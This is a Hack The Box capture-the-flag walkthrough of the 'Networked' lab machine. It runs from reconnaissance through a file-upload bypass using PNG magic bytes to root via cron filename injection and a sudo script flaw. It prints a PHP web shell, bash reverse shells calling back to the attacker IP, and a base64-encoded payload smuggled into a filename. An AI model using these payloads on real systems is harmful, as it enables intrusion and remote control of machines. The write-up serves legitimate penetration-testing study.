Hack The Box — Networked

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1. Machine Information

- **Target IP:** 10.129.15.245
- **Machine Name:** Networked
- **Difficulty:** Easy
- **Date:** March 2026
- **Attacker Machine:** Kali Linux

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2. Attack Path

Nmap → Web enumeration → Backup file discovery → Source code analysis → File upload bypass → Web shell → Reverse shell → Cron job abuse → User shell → Sudo misconfiguration → Root

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3. Tools Used

- nmap
- gobuster
- tar
- curl
- netcat
- base64
- sudo

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4. Reconnaissance

Command

nmap -sC -sV -p- 10.129.15.245

Findings

- 22 → SSH
- 80 → HTTP (Apache + PHP)

Why It Matters

- Web server present → primary attack surface
- PHP → potential for file upload / RCE

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.15.245
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 16:08 +0530
Nmap scan report for 10.129.15.245
Host is up (0.30s latency).
Not shown: 978 filtered tcp ports (no-response), 19 filtered tcp ports (host-prohibited)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.85 seconds
```

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5. Enumeration

Step 1 — Access Web Application

Command:

http://10.129.15.245


Result:

- Basic web page displayed

Why Important:

- No obvious functionality → requires directory enumeration

Screenshot 2 — Web Page



Step 2 — Directory Enumeration

Command:

gobuster dir -u http://10.129.15.245 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Result:

/uploads

/backup

Why Important:

- /backup → potential source code leak
- /uploads → possible file upload exploitation

Screenshot 3 — Gobuster Output

```
┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$ gobuster dir -u http://10.129.15.245:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.15.245:80/
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 211]
.htpasswd            (Status: 403) [Size: 211]
.hta                 (Status: 403) [Size: 206]
backup               (Status: 301) [Size: 236] [--> http://10.129.15.245/backup/]
cgi-bin/             (Status: 403) [Size: 210]
index.php            (Status: 200) [Size: 229]
uploads              (Status: 301) [Size: 237] [--> http://10.129.15.245/uploads/]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

Step 3 — Backup File Analysis

Command:

wget http://10.129.15.245/backup/backup.tar

tar -xvf backup.tar

Result:

- Extracted files:

index.php

lib.php

photos.php

upload.php

Why Important:

- Source code access → identify vulnerabilities

Screenshot 4 — Extracted Files

```
┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$ tar -xvf backup.tar
index.php
lib.php
photos.php
upload.php

┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$ ls
backup.tar  index.php  lib.php  photos.php  target1.xml  upload.php

┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$
```

Step 4 — Identify Upload Functionality

Command:

http://10.129.15.245/upload.php


Result:

- File upload form discovered

Why Important:

- Potential for file upload vulnerability → RCE

Screenshot 5 — Upload Page



Step 5 — File Upload Bypass

WHAT IT IS

- Upload filter bypass using MIME signature

WHY IT WORKS

- Server checks file signature (magic bytes), not actual content

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HOW TO EXPLOIT

Create web shell:

<?php system($_REQUEST['cmd']); ?>

Add PNG magic bytes:

echo '89 50 4E 47 0D 0A 1A 0A' | xxd -p -r > mime_shell.php.png

cat shell.php.png >> mime_shell.php.png


Upload:

mime_shell.php.png

RESULT

- File successfully uploaded

Screenshot 6 — Upload Success



file uploaded, refresh gallery

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6. Exploitation

Step 6 — Trigger Web Shell

Command:

http://10.129.15.245/uploads/10_10_14_237.php.png?cmd=id


Result:

uid=48(apache)


Why Important:

- Code execution confirmed

Screenshot 7 — File Location



Screenshot 8 — Command Execution



Step 7 — Reverse Shell

Listener:

nc -lvnp 4444

Exploit:

curl -G --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.237/4444 0>&1"' http://10.129.15.245/uploads/10_10_14_237.php.png

RESULT

apache

Screenshot 9 — Reverse Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.15.245] 52978
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$
```

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7. Shell Access

- User:

apache

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8. Post-Exploitation

Step 8 — Discover Cron Job

Command:

cat /home/guly/crontab.guly

Result:

*/3 * * * * php /home/guly/check_attack.php

Why Important:

- Script runs every 3 minutes → possible privilege escalation

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9. Privilege Escalation

Step 9 — Cron Injection

WHAT IT IS

- Command injection via cron-executed script

WHY IT WORKS

- Script processes filenames unsafely

Exploit

Listener:

nc -lvnp 4445

Payload:

echo 'bash -i >& /dev/tcp/10.10.14.237/4445 0>&1' | base64

Create malicious file:

cd /var/www/html/uploads

echo 'test;echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMzcvNDQ0NSAwPiYxCg==|base64${IFS}-d|bash' > exploit

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RESULT

- Shell obtained:

guly

Screenshot 10 — guly Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Networked]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.15.245] 33892
bash: no job control in this shell
[guly@networked ~]$ whoami
whoami
guly
[guly@networked ~]$
```

Step 10 — Sudo Privilege Escalation

Command:

sudo -l

Result:

/usr/local/sbin/changename.sh (NOPASSWD)

Why Important:

- Script runs as root → exploitable

Screenshot 11 — sudo –l

```
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

Exploit

sudo /usr/local/sbin/changename.sh

Input:

abc /bin/bash

abc

abc

abc

RESULT

root

Screenshot 12 — Root Shell

```
User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
abc /bin/bash
interface PROXY_METHOD:
abc
interface BROWSER_ONLY:
abc
interface BOOTPROTO:
abc

whoami
root
```

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10. Flags

cat /home/guly/user.txt

cat /root/root.txt

Screenshot 13 — User Flag

```
cat /home/guly/user.txt
```

Screenshot 14 — Root Flag

```
cat /root/root.txt
```

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11. Skills / Takeaways

- Directory enumeration → backup discovery
- Source code analysis for vulnerabilities
- File upload bypass via magic bytes
- Web shell exploitation
- Reverse shell techniques
- Cron job abuse for privilege escalation
- Sudo misconfiguration exploitation